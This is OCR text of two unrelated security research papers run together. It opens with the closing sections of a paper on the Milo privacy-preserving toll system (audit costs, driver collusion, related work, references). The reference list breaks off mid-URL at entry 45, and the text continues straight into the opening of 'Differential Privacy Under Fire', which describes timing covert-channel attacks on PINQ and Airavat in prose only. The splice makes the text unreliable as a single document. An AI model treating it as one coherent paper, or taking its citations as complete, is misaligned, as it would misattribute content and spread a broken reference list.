Table 2: The average time, in seconds and over a run of 10, for the TC to perform a single spot check given segment lengths and time steps; we consider only the active time spent and not the time waiting for the OBU. Essentially all of the time was spent iterating over the segments; as such, the time taken grows approximately linearly with the number of segments. To determine the approximate number of segments given segment lengths and time steps, we assumed that an average user would drive for 1,000 miles in a 30-day month, or about 33 hours (1 hour each weekday and an extra 11 hours over four weekends).

Object	Size (B)
NIZK	5455
Commitment	130
Ciphertext	366
Total Pay segment	5955
Audit message	494

Table 3: Size of each of the components that needs to be sent between the OBU and the TC, in bytes. Each segment of the payment consists of a NIZK, commitment, and ciphertext; all the segments are forwarded to the TC from the TSP at the start of an audit. In the course of the Audit protocol the OBU must also send blind IBE keys to the TC.

each user ends up costing the system between one-third of a cent and 2 cents each month; this is an amount that the TSP could easily charge the users if need be (although the cost would presumably be cheaper if the TC simply performed the computations itself). We therefore believe that the amount of computation required to perform the audits, in addition to being necessary in guaranteeing fairness and honesty within the system, is reasonably practical.

Finally, to examine how much Milo would cost if deployed in a real population we consider the county of San Diego, which consists of 3 million people possessing approximately 1.8 million vehicles, and almost 2,800 miles of roads [16, 17, 44]. As we just saw, Milo has a computational cost of up to 2 cents per user per month, which means a worst-case expected annual cost of $432,000; in the best case, wherein users cost only one-third of a cent per month, the expected annual cost is only $72,000. In the next section, we can see how these costs compares to that of the "naïve" solution to collusion protection; i.e., one in which we attempt to protect against driver collusion through placement of cameras as opposed to prevention and protection at the system level.

6 Collusion Resistance

Previously proposed tolling systems did not take collusion into account, as they allow the auditing authority to transmit camera locations in the clear to drivers. Given these locations, colluding drivers can then share their audit transcripts each month in order to learn a greater number of camera locations than they would have learned alone. Furthermore, websites already exist which record locations of red light cameras [38] and speed cameras [37]; one can easily imagine websites similar to these that collect crowd-based reports of audit camera locations. With cameras whose locations are fixed from month to month, the cost to cheat is therefore essentially zero (just check the website!) and so we can and should expect enterprising drivers to take advantage of the system. In contrast, Milo is specifically designed to prevent these sorts of trivial collusion attacks.

In addition to learning camera locations through the course of the audit phase, drivers may also learn camera locations from simply seeing them on the road. This is also quite damaging to the system, as drivers can learn the locations of cameras simply by spotting them. After pooling together the various locations and times at which they saw cameras, cheating drivers can fix up their driving record in time to pass any end-of-month audit protocol.

To prevent such cheating, a system could instead require the OBU to transmit the tuples corresponding to segments as they are driven, rather than all together at the end of the month. Without an anonymizing service such as Tor (used in VPriv [39]), transmitting data while driving represents too great a privacy loss, as the TSP can easily determine when and for how long each driver is using their car. One possible fix might seem to be to continually transmit dummy segments while the car is not in use; transmitting segments in real time over a cellular network, however, leaks coarse-grained real-time location information to nearby cell towers (for example, staying connected to a single tower for many hours suggests that you are stationary), thus defeating the main goal of preserving driver privacy.

Finally, we note that there exists a class of expensive physical attacks targeting any real-world implementation of a camera-based audit protocol. For example, against fixed-location cameras, cheating drivers could disable their OBU for specific segments each month, revealing information about those segments. Against mobile cameras, a driver could follow each audit vehicle and record its path, sharing with other cheating drivers as they go. One can imagine defenses against these attacks and even more

fanciful attacks in response; these sort of attacks quickly become very expensive and impractical, however, and provide tell-tale signs of collusion (e.g., repeated cheating, suspicious vehicles). We therefore do not provide a system-level defense against them.

6.1 Collusion resistance cost analysis

With Milo, we have modified the PrETP system to avoid leaking the locations of cameras as part of the audit protocol. An alternative approach is to leave PrETP (or one of the other previously proposed solutions) in place and increase the number of audit cameras and their mobility, thus reducing the useful information leaked in audits even when drivers collude. Whereas deploying Milo would increase computational costs over PrETP, deploying the second solution would increase the operational costs associated with running the mobile audit cameras. In this section, we compare the costs associated with the two solutions. Even with intentionally conservative estimates for the operating costs of mobile audit cameras, Milo appears to be competitive for reasonable parameter settings; as Moore's law makes computation less expensive, Milo will become more attractive still.

Hardening previous tolling systems against trivial driver collusion is possible if we consider using continuously moving, invisible cameras. Intuitively, if cameras move randomly, then knowing the position and time at which one audit camera was seen does not allow other cheating drivers to predict any future camera locations. The easiest way to achieve these random spot checks is to mount cameras on special-purpose vehicles, which then perform a random walk across all streets in the audit area. Even this will not generate truly random checks (as cars must travel linearly through streets and obey traffic laws); for ease of analysis we assume it does. Furthermore, we will make the assumptions that the audit vehicles will never check the same segment simultaneously, operate 24 hours a day (every day), and are indistinguishable from other cars; tolling segments are 1 mile; and non-audit vehicles drive all road segments with equal probability. These assumptions are by no means realistic, but they present a stronger case for moving cameras and so we use them, keeping in mind that any more realistic deployment will have higher cost.

Using a probability analysis similar to that of VPriv [39, Section 8.4], we consider an area with M miles of road and C audit vehicles. If both audit vehicles and other drivers are driving all roads uniformly at random, then a driver will share a segment with an audit vehicle with probability $p = \frac{C}{M}$ with each mile driven. If the driver travels m miles in a tolling period, she will be seen at least once by an audit vehicle with a probability of

$$1-(1-p)^m = 1-\left(\frac{M-C}{M}\right)^m. \qquad (1)$$




Figure 2: A cost comparison of using the Milo system against using mobile cameras within previously proposed systems. We know, from Section 5.1, that Milo has a worst-case computational cost of $432,000 per year and a best case of $72,000; for the other systems, we ignore computation completely (i.e., we assume it is free). Even with the minimal costs we have assigned to operating a fleet of audit vehicles 24 hours a day and assuming worst-case computational costs, Milo becomes equally cheap when the probability of catching cheating drivers is 83%, and becomes significantly cheaper as the probability approaches 100%. For Milo's best-case cost, it becomes cheaper as soon as more than one camera is used.

To determine the overall cost of this type of operation, we return to San Diego County (discussed already in Section 5.1); recall that it consists of 1.8 million vehicles driving on 2,800 miles of road, in which the average distance driven by one vehicle is $1,000$ miles in a month. Using Equation 1, with one audit vehicle ($C = 1$), the probability that a driver gets caught is $1-(2799/2800)^{1000} \approx .3$, so that a potentially cheating driver still has a 70% chance of completely avoiding any audit vehicles for a month. If we use two audit vehicles, then this number drops to 49%. Continuing in this vein, we need 13 audit vehicles to guarantee a 99% chance of catching drivers who intentionally omit segments. Achieving these results requires the TC to employ drivers 24 hours a day, as well as purchase, maintain, and operate a fleet of audit vehicles. To consider the cost of doing so, we estimate the depreciation, maintenance, and operation cost of a single vehicle to be approximately $12,500 a year [45]. Furthermore, California has a minimum wage of $8.00/hr; paying this to operate a single vehicle results in minimum annual salary costs of $70,080, ignoring all overtime pay and benefits. Each audit vehicle will therefore cost at least $82,500 per year (ignoring a number of additional overhead costs).

Finally, we compare the cost of operating these mobile cameras with the cost of the Milo system. Because Milo leaks no information about camera locations to drivers, cameras can in fact stay at *fixed* locations; as long they are virtually invisible, drivers have no opportunities to learn their locations and so there is no need to move them

continuously. We therefore consider placing invisible cameras at random fixed locations, and can calculate the probability of drivers being caught by Milo using Equation 1, where we now use C to represent the number of cameras (and continue to assume that drivers drive 1,000 miles at random each month).

Figure 2 compares the cost of Milo with fixed cameras and the cost of previous systems with mobile cameras as the probability of detecting cheating increases. We used a per-camera annual cost of $10,000.[6] As we can see, in the worst case, Milo achieves cost parity with mobile cameras at a detection probability of 83% and becomes vastly cheaper as the systems approach complete coverage, while in the best case it achieves cost parity as soon as more than a single camera is used (which gives a detection probability of around 30%). With either of these numbers, we remember that our assumptions about the cost of operating these vehicles significantly underrated the actual cost; substituting in more realistic numbers would thus cause Milo to compare even more favorably. In addition, future developments in computing technology are almost guaranteed to drive down the cost of computation, while fuel and personnel costs are not likely to decrease, let alone as quickly. Therefore, we believe that Milo is and will continue to be an effective (and ultimately cost effective) solution to protect against driver collusion.

7 Related work

The study of privacy-preserving traffic enforcement and toll collection was initiated in papers by Blumberg, Keeler, and shelat [8] and Blumberg and Chase [7]. The former of these papers gave a system for traffic enforcement (such as red-light violations) and uses a private set-intersection protocol at its core; the latter gave a system for tolling and road pricing, and uses general secure function evaluation. Neither system keeps the location of enforcement or spot-check devices secret from drivers. In an important additional contribution, these papers formalized the "implicit privacy" that drivers currently enjoy: The police could tail particular cars to observe their whereabouts, but it would be impractical to apply such surveillance to more than a small fraction of all drivers.[7]

Another approach to privacy-preserving road pricing was given by Troncoso et al. [43], who proposed trusted tamper-resistant hardware in each car that calculates the required payment, and whose behavior can be audited by the car's owner. The Troncoso et al. paper also includes a useful survey of pay-as-you-drive systems deployed at the time of its publication. See Balasch, Verbauwhede, and Preneel [5] for a prototype implementation of the Troncoso et al. approach.

De Jonge and Jacobs [19] proposed a privacy-preserving tolling system in which drivers commit to the path they drove without revealing the individual road segments. De Jonge and Jacobs' system uses hash functions for commitments, making it very efficient. Only additive road pricing functions are allowed (i.e., ones for which the cost of driving along a path is the sum of the cost of driving along each segment of the path); this makes possible a protocol for verifying that the total fee was correctly computed as the sum of each road segment price by revealing, essentially, a path from the root to a single leaf in a Merkle hash tree. (This constitutes a small information leak.) In addition, de Jonge and Jacobs use spot checks to verify that the driver faithfully reported each road segment on which she drove.

More recently, Popa, Balakrishnan, and Blumberg proposed the VPriv [39] privacy-preserving toll collection system. VPriv takes advantage of the additive pricing functions it supports to enable the use of homomorphic commitments whereby the drivers commit to the prices for each segment of their path as well as the sum of the prices. Then, the product of the commitments is a commitment of the sum of the prices. This eliminates the need for a protocol to verify that the sum of segment prices was computed correctly. Like previous systems, VPriv uses (camera) spot checks to ensure that drivers faithfully reveal the segments they drove. The downside to VPriv is that, for the audit protocol, drivers must upload the road segments they drove to the server; to avoid linking these to their IP address, they must use an anonymizing network such as Tor.

Balasch et al. proposed PrETP [4] to address some of the shortcomings in VPriv. In PrETP, drivers do not reveal the road segments they drove in the clear, and so do not need an anonymizing network. Instead, they commit to the segments and, using a homomorphic commitment scheme, to the corresponding fees; in the audit protocol, they open the commitments corresponding to the road segments on which spot-check cameras observed them.

In each of the system of de Jonge and Jacobs, VPriv, and PrETP, drivers are challenged in the audit protocol to prove that they committed to or otherwise uploaded the segments for which there is photographic evidence

[6] This number was loosely choosen based upon purchase costs for red light violation cameras. Note that the choice does not affect the differential system cost, as both systems must operate the same number of cameras to achieve a given probability of success.

[7] We would like to correct one misconception, lest it influence future researchers. Blumberg, Keeler, and shelat write, "the standards of suspicion necessary to stop and search a vehicle are much more lax than those required to enter and search a private residence." In the U.S., the same standard — probable cause — governs searches of both vehicles and residences; the difference is only that a warrant is not required before the search of a car, as "it is not practicable to secure a warrant because the vehicle can be quickly moved out of the locality or jurisdiction in which the warrant must be sought" (*Carroll v. United States*, 267 U.S. 132 (1925), at 153).

that they were present. As discussed in Sections 1 and 2, this revealing of camera locations enables several attacks which allow drivers to pay less than their actual tolls. Additionally, camera placement and tolling areas must be restricted to ensure driver privacy, for example, by using "virtual trip lines" [30].

In recent work, Hoepman and Huitema [29] observed that in both VPriv and PrETP the audit protocol allows the government to query cars about locations where there was no camera, a capability that could be misused, for example, to identify whistleblowers. They propose a privacy-preserving tolling system in which vehicles can be spot-checked only where their presence was actually recorded, and in which overall driver privacy is guaranteed so long as the pricing provider and aggregation provider do not collaborate. Like VPriv, Hoepman and Huitema's system requires road segments to be transmitted from the car to the authority over an anonymizing network.

Besides tolling, there are other vehicular applications that require privacy guarantees; see, generally, Hubaux, Căpkun, and Luo [31]. One important application is vehicle-to-vehicle ad hoc safety networks [14]; see Freudiger et al. [21] for one approach to location privacy in such networks. Another important application is aggregate traffic data collection. Hoh et al. [30] propose "virtual trip lines" that instruct cars to transmit their location information and are placed to minimize privacy implications; Rass et al. [40] give an alternative construction based on cryptographic pseudonym systems.

Vehicle communication is one class of ubiquitous computing system. Location privacy in ubiquitous computing generally is a large and important research area; see the recent survey by Krumm [33] for references.

8 Conclusions

In recent years, privacy-preserving toll collection has been proposed as a way to implement more fine-grained pricing systems without having to sacrifice the privacy of drivers using the roads. In such systems drivers do not reveal their locations directly to the toll collection authorities; this means there needs to be a mechanism in place to guarantee that the drivers are still reporting their accumulated fees accurately and honestly. Maintaining this balance between privacy and honesty in an efficient and practical way has proved to be a challenging problem; previous work, however, such as the VPriv and PrETP systems, has demonstrated that this problem is in fact tractable. Both these systems employ modern cryptographic primitives to allow the driver to convince the collection authority of the accuracy of her payment without revealing any part of her driving history. To go along with this collection mechanism, a series of random spot checks (i.e., the authority challenging the driver to prove that she paid for segments in which she was caught on camera) must be performed in order to maintain honesty and fairness throughout the system.

In this paper, we have identified large-scale driver collusion as a realistic and damaging threat to the success of privacy-preserving toll collection systems. To protect against these sorts of collusions, we have presented Milo, a system which achieves the same privacy properties as VPriv and PrETP, but strengthens the guarantee of driver honesty by avoiding revealing camera locations to drivers. We have also implemented the new parts of our system to show that achieving this stronger security guarantee does not add an impractical burden to any party acting within the system.

Finally, along more practical lines, we have considered a naïve approach to protecting against collusions and shown that, from both a cost and effectiveness consideration, it is ultimately less desirable and more cumbersome than Milo.

The weaknesses we identify in previous systems are caused by the gap between the assumption made by the cryptographic protocols (that spot checks are unpredictable) and the real-world cameras used to implement them — cameras that are physical objects that can be identified and may be difficult to move. If drivers are able to avoid some cameras, more of them will be required; if too many spot-check cameras are deployed, the records they generate will themselves degrade driver privacy. We believe that it is important for work on privacy-preserving tolling to address this limitation by carefully considering how the spot checks it relies on will be implemented.

Acknowledgements

We gratefully acknowledge Matthew Green, our shepherd, as well as our anonymous reviewers for their valuable feedback. This material is based on work supported by the National Science Foundation under Grant No. CNS-0963702, and by the MURI program under AFOSR Grant No. FA9550-08-1-0352; the first author was also supported in part by a fellowship from the Powell Foundation.

References

[1] Recent Cases: D.C. Circuit deems warrantless use of GPS device an unreasonable search. *Harvard Law Review*, 124(3):827–34, Jan. 2011.

[2] M. Abdalla, M. Bellare, D. Catalano, E. Kiltz, T. Kohno, T. Lange, J. Malone-Lee, G. Neven, P. Paillier, and H. Shi. Searchable encryption revisited: Consistency properties, relation to anonymous IBE, and extensions. *Journal of Cryptology*, 21(3), July 2008.

[3] Amazon Elastic Compute Cloud (EC2). Amazon EC2 pricing. http://aws.amazon.com/ec2/pricing.

[4] J. Balasch, A. Rial, C. Troncoso, B. Preneel, I. Verbauwhede, and C. Geuens. PrETP: privacy-preserving toll pricing. In I. Goldberg, editor, *Proceedings of USENIX Security 2010*, pages 63–78. USENIX, Aug. 2010.

[5] J. Balasch, I. Verbauwhede, and B. Preneel. An embedded platform for privacy-friendly road charging applications. In W. Mueller, editor, *Proceedings of DATE 2010*, pages 867–872. IEEE Computer Society, Mar. 2010.

[6] M. Bellare and P. Rogaway. Random oracles are practical: a paradigm for designing efficient protocols. In *ACM Conference on Computer and Communications Security (CCS) 1993*, pages 62–73, 1993.

[7] A. J. Blumberg and R. Chase. Congestion pricing that preserves 'driver privacy'. In U. Nunes, editor, *Proceedings of ITSC 2006*, pages 725–732. IEEE Intelligent Transportation Systems Society, Sept. 2006.

[8] A. J. Blumberg, L. S. Keeler, and abhi shelat. Automated traffic enforcement which respects 'driver privacy'. In S. Stramigioli, editor, *Proceedings of ITSC 2005*, pages 941–946. IEEE Intelligent Transportation Systems Society, Sept. 2005.

[9] A. Boldyreva. Threshold signatures, multisignatures and blind signatures based on the gap-Diffie-Hellman-group signature scheme. In Y. Desmedt, editor, *Proceedings of PKC 2003*, volume 2567 of *Lecture Notes in Computer Science*, pages 31–46. Springer-Verlag, Jan. 2003.

[10] D. Boneh and M. Franklin. Identity-based encryption from the Weil pairing. *SIAM Journal of Computing*, 32(3):586–615, 2003.

[11] F. Boudot. Efficient proofs that a committed number lies in an interval. In *Proceedings of Eurocrypt 2000*, volume 1807 of *Lecture Notes in Computer Science*, pages 431–444. Springer-Verlag, 2000.

[12] X. Boyen and B. Waters. Anonymous hierarchical identity-based encryption (without random oracles). In *Proceedings of Crypto 2006*, volume 4117 of *Lecture Notes in Computer Science*, pages 290–307. Springer-Verlag, 2006.

[13] J. Camenisch, M. Kohlweiss, A. Rial, and C. Sheedy. Blind and anonymous identity-based encryption and authorised private searches on public key encrypted data. In *Proceedings of PKC 2009*, pages 196–214, 2009.

[14] CAMP Vehicle Safety Communications Consortium. Vehicle safety communications project task 3 final report, Mar. 2005. Online: http://www.intellidriveusa.org/documents/vehicle-safety.pdf.

[15] D. Cash, E. Kiltz, and V. Shoup. The twin Diffie-Hellman problem and applications. In *Proceedings of Eurocrypt 2008*, volume 4965 of *Lecture Notes in Computer Science*, pages 127–145. Springer-Verlag, 2008.

[16] City-Data.com. San diego county, california detailed profile. http://www.city-data.com/county/San_Diego_County-CA.html.

[17] City News Service. Funding approved for survey of San Diego's road conditions. http://lajollalight.com/2011/01/11/funding-approved-for-survey-of-san-diegos-road-conditions/.

[18] I. Damgård and E. Fujisaki. A statistically-hiding integer commitment scheme based on groups with hidden order. In *Proceedings of Asiacrypt 2002*, volume 2501 of *Lecture Notes in Computer Science*, pages 125–142. Springer-Verlag, 2002.

[19] W. de Jonge and B. Jacobs. Privacy-friendly electronic traffic pricing via commits. In P. Degano, J. Guttman, and F. Martinelli, editors, *Proceedings of FAST 2008*, volume 5491 of *LNCS*, pages 143–61. Springer-Verlag, 2009.

[20] R. Dingledine and N. Mathewson. Tor: the second-generation onion router. In *Proceedings of USENIX Security 2004*, pages 303–320, 2004.

[21] J. Freudiger, M. H. Manshaei, J.-P. Hubaux, and D. C. Parkes. On non-cooperative location privacy: a game-theoretic analysis. In S. Jha and A. D. Keromytis, editors, *Proceedings of CCS 2009*, pages 324–337. ACM Press, Nov. 2009.

[22] E. Fujisaki and T. Okamoto. Statistical zero knowledge protocols to prove modular polynomial relations. In *Proceedings of Crypto 1997*, volume 1294 of *Lecture Notes in Computer Science*, pages 16–30. Springer-Verlag, 1997.

[23] GMP. The GNU MP Bignum library. http://gmplib.org.

[24] O. Goldreich, S. Micali, and A. Wigderson. Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. *Journal of the ACM*, 38(3):691–729, 1991.

[25] S. Goldwasser, S. Micali, and C. Rackoff. The knowledge complexity of interactive proof systems. In *Proceedings of 17th Symposium on the Theory of Computing (STOC)*, pages 186–208, 1985.

[26] S. Goldwasser, S. Micali, and R. Rivest. A digital signature scheme secure against adaptive chosen-message attacks. *SIAM Journal of Computing*, 17 (2):281–308, 1988.

[27] M. Green. *Cryptography for secure and private databases: enabling practical database access with-*

out compromising privacy. PhD thesis, Johns Hopkins University, 2009.

[28] M. Green and S. Hohenberger. Blind identity-based encryption and simulatable oblivious transfer. In *Proceedings of Asiacrypt 2007*, volume 4833 of *Lecture Notes in Computer Science*, pages 265–282. Springer-Verlag, 2007.

[29] J.-H. Hoepman and G. Huitema. Privacy enhanced fraud resistant road pricing. In J. Berleur, M. D. Hercheui, L. M. Hilty, and W. Caelli, editors, *What Kind of Information Society? Governance, Virtuality, Surveillance, Sustainability, Resilience*, volume 328 of *IFIP AICT*, pages 202–13. Springer-Verlag, Sept. 2010.

[30] B. Hoh, M. Gruteser, R. Herring, and J. Ban. Virtual trip lines for distributed privacy-preserving traffic monitoring. In *Proceedings of MobiSys 2008*, pages 15–28. ACM Press, June 2008.

[31] J.-P. Hubaux, S. Căpkun, and J. Luo. The security and privacy of smart vehicles. *IEEE Security & Privacy*, 2(3):49–55, 2004.

[32] S. Jarecki and X. Liu. Efficient oblivious pseudorandom function with applications to adaptive OT and secure computation of set intersection. In *Proceedings of the 6th Theory of Cryptography Conference (TCC)*, pages 577–594, 2009.

[33] J. Krumm. A survey of computational location privacy. *Personal and Ubiquitous Computing*, 13(6): 391–399, Aug. 2009.

[34] H. Lipmaa. On Diophantine complexity and statistical zero-knowledge arguments. In *Proceedings of Asiacrypt 2003*, volume 2894 of *Lecture Notes in Computer Science*, pages 398–415. Springer-Verlag, 2003.

[35] S. Meiklejohn, C. C. Erway, A. Küpçü, T. Hinkle, and A. Lysyanskaya. ZKPDL: a language-based system for efficient zero-knowledge proofs and electronic cash. In *Proceedings of USENIX Security 2010*, pages 193–206, 2010.

[36] S. Meiklejohn, K. Mowery, S. Checkoway, and H. Shacham. The phantom tollbooth: privacy-preserving electronic toll collection in the presence of driver collusion, 2011. `http://cseweb.ucsd.edu/~smeiklejohn/files/usenix11.pdf`.

[37] H. Peterson. Police chief denounces 'cowardly' iPhone users monitoring speed traps. *The Washington Examiner*, July 7, 2009.

[38] Photo Enforced. Crowdsourcing red light camera locations. Online: `http://www.photoenforced.com/`, 2004.

[39] R. A. Popa, H. Balakrishnan, and A. Blumberg. VPriv: protecting privacy in location-based vehicular services. In F. Monrose, editor, *Proceedings of USENIX Security 2009*, pages 335–50. USENIX, Aug. 2009.

[40] S. Rass, S. Fuchs, M. Schaffer, and K. Kyamakya. How to protect privacy in floating car data systems. In Y.-C. Hu and M. Mauve, editors, *Proceedings of VANET 2008*, pages 17–22. ACM Press, Sept. 2008.

[41] M. Scott. The MIRACL library. `http://www.shamus.ie`.

[42] A. Shamir. Identity-based cryptosystems and signature schemes. In *Proceedings of Crypto 1984*, volume 7 of *Lecture Notes in Computer Science*, pages 47–53. Springer-Verlag, 1984.

[43] C. Troncoso, G. Danezis, E. Kosta, and B. Preneel. PriPAYD: privacy friendly pay-as-you-drive insurance. In T. Yu, editor, *Proceedings of WPES 2007*, pages 99–107. ACM Press, Oct. 2007.

[44] United States Census Bureau. U.s. census bureau population estimates. `http://www.census.gov/popest/counties/tables/CO-EST2009-01-06.csv`.

[45] L. Vincentric. Law enforcement lifecycle cost analysis. http://vincentric.com/Portals/0/Market

Differential Privacy Under Fire

Andreas Haeberlen Benjamin C. Pierce Arjun Narayan
University of Pennsylvania

Abstract

Anonymizing private data before release is not enough to reliably protect privacy, as Netflix and AOL have learned to their cost. Recent research on *differential privacy* opens a way to obtain robust, provable privacy guarantees, and systems like PINQ and Airavat now offer convenient frameworks for processing arbitrary user-specified queries in a differentially private way. However, these systems are vulnerable to a variety of covert-channel attacks that can be exploited by an adversarial querier.

We describe several different kinds of attacks, all feasible in PINQ and some in Airavat. We discuss the space of possible countermeasures, and we present a detailed design for one specific solution, based on a new primitive we call *predictable transactions* and a simple differentially private programming language. Our evaluation, which relies on a proof-of-concept implementation based on the Caml Light runtime, shows that our design is effective against remotely exploitable covert channels, at the expense of a higher query completion time.

1 Introduction

Privacy is a problem. Vast amounts of data about individuals is constantly accumulating in various databases—patient records, content and link graphs of social networks, mobility traces in cellular networks, book and movie ratings, etc.—and there are many socially valuable uses to which it can potentially be put. But, as Netflix and others have discovered [3, 22], even when data collectors *try* to protect the privacy of their customers by releasing anonymized or aggregated data, this data often reveals much more than intended, especially when it is combined with other data sources. To reliably prevent such privacy violations, we need to replace current ad-hoc solutions with a principled data release mechanism that offers strong, provable privacy guarantees.

Recent research on *differential privacy* [8–10] has brought us a big step closer to achieving this goal. Differential privacy allows us to reason formally about what an adversary could learn from released data, while avoiding many assumptions (e.g., what exactly the adversary might try to learn, or what he or she might already know) that have been the cause of privacy violations in the past. Early work on differentially private data analysis relied on manual proofs by privacy experts that the answers to particular queries were safe to release [21]; today, systems like PINQ [20] and Airavat [26] can perform differentially private data analysis automatically, without needing a human expert in the loop.

Airavat and PINQ go beyond just certifying queries by the data owner as differentially private; they are explicitly designed to support *untrusted* queries over private databases. In this model, a third party is permitted to submit arbitrary queries over the database, but the data owner imposes a "privacy budget" that limits the amount of information the third party can obtain about any individual whose data is in the database. The system analyzes each new query to determine its potential "privacy cost" and allows it to run only if the remaining balance on the privacy budget is sufficiently high. This mode of operation is attractive for many scenarios; for example, Netflix could give researchers access to its database of movie ratings via such a query interface and still give strong privacy assurances to customers. An adversarial querier could not, for instance, obtain an accurate answer to the query "*Has John Doe watched any adult movies?*" because the cost of such a query would exceed any reasonable privacy budget.

However, Airavat and PINQ both contain vulnerabilities that can be exploited by an adversary to extract private information through covert channels.[1] The reason is that these systems rely on the assumption that the querier can observe *only* the result of the query, and nothing else. In practice, however, the querier is also able to observe other effects of his query, such the time it takes to com-

[1] The designers of these systems were aware of these covert channels, and each addresses them to some extent. See Sections 3.5 and 3.6.

plete. Such observations can be exploited to mount a covert-channel attack. To continue with our earlier example, the adversary might run a query that always returns zero as its result but that takes one hour to complete if John Doe has watched adult movies and less than a second otherwise. Both Airavat and PINQ would consider the output of such a query to be safe because it does not depend on the contents of the private database at all. However, the adversary can still learn with perfect certainty whether John Doe has watched adult movies—a blatant violation of differential privacy. PINQ's prototype implementation also permits global variables to be used as covert channels to leak private information during query execution.

Covert channels have plagued computer systems for many years [1, 2, 15, 16, 18, 27, 30, etc.], and they are notoriously difficult to avoid [7]. However, they are particularly devastating in a system that is designed to enforce differential privacy: if a channel allows the adversary to learn even a single bit of private information, the differential privacy guarantees are already broken! Thus, differential privacy puts particularly high demands on a defense against covert channels; merely limiting the bandwidth of the channels is not enough.

Fortunately, the untrusted-query scenario has two features that make a solution feasible. First, there is no need to allow the querier direct access to the machine that hosts the database; he can be forced to submit queries and receive results over the network. This rules out difficult channels such as power consumption [17] and electromagnetic radiation [13, 24], essentially leaving the adversary with just two channels: the privacy budget and the query completion time.

Our key insight is that, in this specific scenario, these two channels can be closed *completely* through a combination of two techniques. The budget channel can be closed by using program analysis to statically determine the privacy cost of each query. Thus, the deduction from the privacy budget is independent of the database contents. The external timing channel can be closed by a) breaking each query into "microqueries" that operate on a single database row at a time, and by b) enforcing that each microquery takes a fixed amount of time. (If necessary, the microquery is aborted and a *default value* is returned. In the context of differential privacy, this is safe—and does not open another channel—because the privacy cost of the default values is already included in the privacy cost of the query.) Thus, we can obtain strong privacy assurances even if the adversary can pose arbitrary queries and can observe all the (remotely measurable) channels that are possible in our model.

We present the design of Fuzz, a system that implements this defense. Fuzz uses a novel type system [25] to statically infer the privacy cost of arbitrary queries written in a special programming language, and it uses a novel primitive called *predictable transactions* to ensure that a potentially adversarial computation completes within a specific time or returns a default value. We have built and evaluated a proof-of-concept implementation of Fuzz based on the Caml Light runtime system [5, 19]. Our results show that Fuzz effectively closes all known remotely exploitable channels, at the expense of a higher query completion time.

Implementing predictable transactions is challenging in practice: Fuzz must be able to abort an arbitrary and potentially adversarial computation by a specified deadline, even if the adversary is actively trying to cause the deadline to be missed, and must ensure that—whether or not the computation is aborted—it leaves no lingering traces that can measurably affect the program's overall execution time (garbage in the heap, VM pages that must later be freed by the OS, etc). Nevertheless, we show that, across a variety of adversarial queries that exploit different attack strategies, our implementation exhibits extremely small variation in completion time—on the order of the time required to handle a single timer interrupt. This variation is so small that it is difficult to measure even on the machine itself. Thus, it would be useless to a remote attacker, who would have to measure it across a wide-area network using the limited number of trials that the privacy budget permits.

In summary, we make the following contributions:

1. a detailed analysis of several classes of covert-channel attacks and a discussion of which are feasible in PINQ and Airavat (Section 3);
2. an analysis of the space of potential solutions (4);
3. a concrete design for one specific solution, based on default values and predictable transactions (5+6);
4. a proof-of-concept implementation of our design (7); and
5. an experimental evaluation (8).

We close with a discussion of related work and a few concluding thoughts.

2 Background

Before describing our attacks and the Fuzz design and implementation, we briefly review some technical background on differential privacy, function sensitivity, and differentially private programming languages.

2.1 Differential privacy

Differential privacy [8] is a property of randomized functions that take a database as input and return a result that is typically some form of aggregate (a real number representing a count; a histogram; etc.). The database (db)

is a collection of "rows," one for each individual whose privacy we mean to protect.

Informally, a randomized function is differentially private if arbitrary changes to a single individual's row (keeping other rows constant) result in only statistically insignificant changes in the function's output distribution; thus, any individual's presence in the database has a statistically negligible effect. Formally [12], differential privacy is parametrized by a real number ε, corresponding to the strength of the privacy guarantee: smaller ε's yield more privacy. Two databases b and b' are considered *similar*, written $b \sim b'$, if they differ in only one row. We then say that a randomized function $q : \mathsf{db} \to \mathbb{R}$ is *ε-differentially private* if, for all possible sets of outputs $S \subseteq \mathbb{R}$, and for all similar databases b, b', we have $Pr[q(b) \in S] \leq e^{\varepsilon} \cdot Pr[q(b') \in S]$. That is, when the input database is changed in one row, there is at most a very small multiplicative difference (e^{ε}) in the probability of *any* set of outcomes S.

Methods for achieving differential privacy can be attractively simple—e.g., perturbing the true answer to a numeric query with carefully calibrated random noise. For example, the query *"How many patients at this hospital are over the age of 40?"* is intuitively "almost safe": safe because it aggregates many individuals' information together, but only "almost" because, if an adversary happened to know the ages of every patient except John Doe, then answering this query exactly would give him certain knowledge of a fact about John. The differential privacy methodology rests on the observation that, if we add a small amount of random noise to this query's result, we still get a useful estimate of the true answer while obscuring the age of any single individual. By contrast, the query *"How many patients named John Doe are over the age of 40"* is plainly problematic, since the answer is very sensitive to the presence or absence of a single individual. Such a query cannot usefully be privatized: if we add enough noise to mostly obscure the contribution of John Doe's age, there will be essentially no signal left.

2.2 Compositionality and privacy budgets

An important consequence of the definition of differential privacy is that composing a differentially private function with any other function that does not, itself, depend on the database yields a function that is again differentially private—that is, no amount of postprocessing, even with unknown auxiliary information, can lessen the differential privacy guarantee. This allows us to reason about harmful effects of data release that might seem quite far removed from the function that is actually being computed.

Another important property of differential privacy is that its guarantee degrades gracefully under repeated application: a pair of two ε-differentially private functions is always 2ε-differentially private, when taken together. This allows us to think of having a fixed "privacy budget" up front, which is slowly exhausted as queries are answered: if our privacy budget is ε, we may feel free to independently answer k queries, where the i^{th} query is ε_i-differentially private and $\sum_i \varepsilon_i \leq \varepsilon$, without fear that the aggregation of these k queries will violate ε-differential privacy.

2.3 Function sensitivity

The central idea in proofs of differential privacy is to bound the *sensitivity* of queries to small changes in their inputs. Sensitivity is a kind of continuity property; a function of low sensitivity maps nearby inputs to nearby outputs.

